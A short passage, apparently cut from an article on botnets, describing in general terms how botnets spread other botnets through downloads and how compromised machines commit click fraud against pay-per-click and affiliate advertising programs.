Botnets can also be used to spread other botnets in the network. It does this by convincing the user to download after which the program is executed through FTP, HTTP or email.

Pay-Per-Click Systems Abuse

Botnets can be used for financial gain by automating clicks on a pay-per-click system. Compromised units can be used to click automatically on a site upon activation of a browser. For this reason, botnets are also used to earn money from Google’s Adsense and other affiliate programs by using zombies to artificially increase the click counter of an advertisement.